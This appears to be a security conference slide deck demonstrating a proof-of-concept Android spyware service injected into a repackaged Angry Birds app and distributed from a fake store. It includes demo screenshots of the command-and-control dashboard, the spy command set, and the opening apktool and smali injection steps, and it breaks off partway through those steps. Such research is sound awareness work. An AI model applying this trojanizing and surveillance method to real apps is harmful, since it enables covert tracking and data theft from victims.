

Cyber-Espionage Using an Android Spyphone

SESSION ID: MBS-T09

Kevin McNamee

Security Architect and Director
Kindsight Security Labs
Alcatel-Lucent



Agenda

- ◆ Introduction
- ◆ Demo of SpyPhone in Action
- ◆ SpyPhone Design
- ◆ Injecting SpyPhone Service into an App
- ◆ Conclusion & Questions


SpyPhone - Then





SpyPhone - Now



Surveillance – Then





Surveillance - Now



Counter Measures – Then



Counter Measures - Now



Smart Phone Has Access To...

- GPS Location
- Internet (from almost anywhere)
- A Microphone
- A Camera
- Local Wifi Networks
- E-Mail
- Text Messages
- Phone Calls
- Contact List
- Personal Information

Smart Phone Is...

- A perfect cyber-espionage tool that can be used to track the victim's location, download personal information, intercept and send messages, record their conversations and take pictures without them knowing.
- In the context of BYOD and APT, it makes a perfect platform for launching inside attacks on corporate or government networks.

Demo

Built an Android SpyPhone Service that can:

- Steal phone and contact information
- Report on location
- Execute commands from C&C server
 - Display message on phone
 - Send SMS to contacts
 - Take pictures and sent to C&C
 - Record sound and sent to C&C

SpyPhone Service is:

- Injected into legitimate version of Angry Birds
- Distributed from fake app store

Demo Shows


- Installation of infected application
- Sending information to C&C
- Locating the device
- Sending SMS
- Taking pictures
- Recording sound






C&C Protocol



C&C Server





0A3BE9780A002017
Record Explore Open Url

4:14

All apps

Alarm & Timer, Amazon Kindle, Apps, Blockbuster, Books, Browser, Calculator, Calendar, Camcorder, Camera, Citrix, City ID, Contacts, Dialer, DLNA, Downloads, Email, Files, Gallery, Gmail

Home Menu Back Search Call End call

Firefox

DroidWhisper, Very Angry Birds | DroidDrop

mobiledemo.kindsight.net:8080/store/veryangrybirds.html

DroidDrop

About Help Partners Blog Contact Search Log in

Home Applications Community

View Reviews Discussion

Very Angry Birds v1.0.0 Free

By TheKnight. Updated October 12, 2011
428 0 0 Fun & Games

Download

Tweet

Highscore: 105830
Score: 28460

Tags: android, app bestseller, Book, books, classics, digital, digital book, digital books, ebooks, free, Fun, funny, game, Magazine, mobile, music, Novel, puzzle, the books, more tags

Download DroidDrop

Discover and download Android applications directly to your device. [Learn](#)

0A3BE9780A002017
Record Explore Open Url

4:15

Downloads

Older

<input checked="" type="checkbox"/>		birds1-2.apk mobiledemo.kindsight.net Complete 14.58MB 11/12/12
<input checked="" type="checkbox"/>		tetris.apk mobiledemo.kindsight.net Complete 7.47MB 10/10/12
<input checked="" type="checkbox"/>		birds1-3.apk mobiledemo.kindsight.net Complete 14.58MB 9/17/12
<input checked="" type="checkbox"/>		KindsightSecurityDemo.apk mobiledemo.kindsight.net Complete 1.19MB 9/17/12
<input checked="" type="checkbox"/>		mouthoff.apk mobiledemo.kindsight.net Complete 9.27MB 5/21/12

Home Menu Back Search Call End call

Firefox

DroidWhisper x Very Angry Birds | DroidDrop x +

mobiledemo.kindsight.net:8080/dashboard/main

Google

Logged in as ksnextus2@gmail.com. Click to [logout](#).

DroidWhisper

Wed Feb 06 2013 16:16:48 GMT-0500 (Eastern Standard Time)

Device: af4322452d552d26

Device: 302220301242571

0A3BE9780A002017
Record Explore Open Url

4:16

Angry Birds

Do you want to install this application?

Allow this application to:

- Your location**
coarse (network-based) location, fine (GPS) location
- Your personal information**
read contact data
- Network communication**
full Internet access
- Storage**
modify/delete SD card contents
- Hardware controls**
take pictures and videos
- Services that cost you money**
send SMS messages
- Phone calls**
read phone state and identity

Install Cancel

Home Menu Back Search Call End call

Firefox

DroidWhisperer x Very Angry Birds | DroidDrop x +

mobiledemo.kindsight.net:8080/dashboard/main

Google

Logged in as ksnextus2@gmail.com. Click to [logout](#).

DroidWhisper

Wed Feb 06 2013 16:17:48 GMT-0500 (Eastern Standard Time)


Device: af4322452d552d26

Device: 302220301242571

0A3BE9780A002017

Record Explore Open Url

4:18

 Angry Birds

Installing...

Home Menu Back Search Call End call

Firefox

DroidWhisper x Very Angry Birds | DroidDrop x +

mobiledemo.kindsight.net:8080/dashboard/main

Google

Logged in as ksnexus2@gmail.com. Click to [logout](#).

DroidWhisper

Wed Feb 06 2013 16:19:17 GMT-0500 (Eastern Standard Time)

Device: af4322452d552d26

Device: 302220301242571



Firefox

DroidWhisper x Very Angry Birds | DroidDrop x +

mobiledemo.kindsight.net:8080/dashboard/main

Google

Logged in as ksneux2@gmail.com. Click to [logout](#).


DroidWhisper

Wed Feb 06 2013 16:20:13 GMT-0500 (Eastern Standard Time)

Device: af4322452d552d26

Device: 302220301242571

Device: 3100046502210325



Firefox

DroidWhisper x Very Angry Birds | DroidDrop

mobiledemo.kindsight.net:8080/dashboard/main

Device: 3100046502210325

[Shutdown](#) | [Update](#) | [Toast](#) | [SMS Spam](#) | [Email Spam](#) | [Locate](#) | [Peep](#) | [Delete](#)
Pending Command: [\[Clear\]](#)


Last Update: 2013-02-06T21:21:26.204Z
Owner: [REDACTED]
Phone Number: [REDACTED]
Phone Type: CDMA
Network Type: EVDO A
Device ID (MEID/IMEI): A000002C69E147
Mobile Subscriber ID (IMSI): 3100046502210325
Network Country Code: ca
Network Operator: Roaming
Network Operator MCC & MNC: 00000
SIM State: Ready
SIM Country Code: us
SIM Operator: Verizon
Software version: 0
Location: 45.34859581666666 -75.91883948333333 0.0 45.0

Contacts

Name: [REDACTED]
Phones: [REDACTED]
Emails: [REDACTED]

Name: [REDACTED]
Phones: [REDACTED]
Emails: []

Name: [REDACTED]
Phones: [REDACTED]
Emails: []



Firefox

DroidWhisper x Very Angry Birds | DroidDrop

mobiledemo.kindsight.net:8080/dashboard/main

Device: 3100046502210325

[Shutdown](#) | [Update](#) | [Toast](#) | [SMS Spam](#) | [Email Spam](#) | [Locate](#) | [Peep](#) | [Delete](#)

Pending Command: [\[Clear\]](#)


Last Update: 2013-02-06T21:24:06.160Z
Owner: [REDACTED]
Phone Number: [REDACTED]
Phone Type: CDMA
Network Type: EVDO A
Device ID (MEID/IMEI): A000002C69E147
Mobile Subscriber ID (MSI): 3100046502210325
Network Country Code: ca
Network Operator: Roaming
Network Operator MCC & MNC: 00000
SIM State: Ready
SIM Country Code: us
SIM Operator: Verizon
Software version: 0
Location: 45.3485647 -75.91890152857142 0.0 45.0


Contacts

Name: [REDACTED]
Phones: [REDACTED]
Emails: [REDACTED]

Name: [REDACTED]
Phones: [REDACTED]
Emails: [REDACTED]

Name: [REDACTED]
Phones: [REDACTED]
Emails: [REDACTED]





Firefox

DroidWhisper x Very Angry Birds | DroidDrop +

mobiledemo.kindsight.net:8080/dashboard/main

Device: 3100046502210325

[Shutdown](#) | [Update](#) | [Toast](#) | [SMS Spam](#) | [Email Spam](#) | [Locate](#) | [Peep](#) | [Delete](#)

Pending Command: [\[Clear\]](#)

Last Update: 2013-02-06T21:27:36.143Z

Owner: [REDACTED]

Phone Number: [REDACTED]

Phone Type: CDMA

Network Type: EVDO A

Device ID (MEID/IMEI): A000002C69E147

Mobile Subscriber ID (MSI): 3100046502210325

Network Country Code: ca

Network Operator: Roaming

Network Operator MCC & MNC: 00000


SIM State: Ready

SIM Country Code: us

SIM Operator: Verizon

Software version: 0

Location: 45.3485647 -75.91890152857142
0.0 45.0



Contacts

Name: [REDACTED]

Phones: [REDACTED]

Emails: [REDACTED]

Name: [REDACTED]

Phones: [REDACTED]

Emails: [REDACTED]

Name: [REDACTED]

Phones: [REDACTED]

Emails: [REDACTED]

SpyPhone Design

- ◆ Implemented as Android Service
 - ◆ Self contained component
 - ◆ Runs in background even when app is stopped.
 - ◆ Starts at boot up
 - ◆ Easy to inject into legitimate applications
- ◆ Command & Control
 - ◆ HTTP to NodeJS Web Server

update:	send information to server
toast:	display message on screen
shutdown:	stop the bot
sms:	send SMS message to contacts
location:	send location information to server
peep:	take picture and send to server
listen:	record sound and send to server

Uses Standard Android APIs

User Information

```
import android.accounts.Account;  
import android.accounts.AccountManager;
```

Phone & SMS

```
import android.telephony.SmsManager;  
import android.telephony.TelephonyManager;
```

Location

```
import android.location.Location;  
import android.location.LocationListener;  
import android.location.LocationManager;
```

Recording

```
import android.media.MediaRecording
```

Camera

```
import android.hardware.Camera;  
import android.hardware.Camera.PictureCallback;  
import android.hardware.Camera.PreviewCallback;  
import android.hardware.Camera.Size;  
import android.media.AudioManager;  
import android.view.SurfaceHolder;  
import android.view.SurfaceView;
```


Web C&C

```
import org.apache.http.HttpResponse;  
import org.apache.http.NameValuePair;  
import org.apache.http.client.ClientProtocolException;  
import org.apache.http.client.HttpClient;
```


Injection Process


1. Use apktool to extract the components from the target app (in this case Angry Birds 2000).

```
apktool d AngryBirds.apk
```



Injection Process

2. Copy the smali code for the service to be injected into the smali directory structure. In our case it was in the directory “example/android/droidwhisper”.



Injection Process

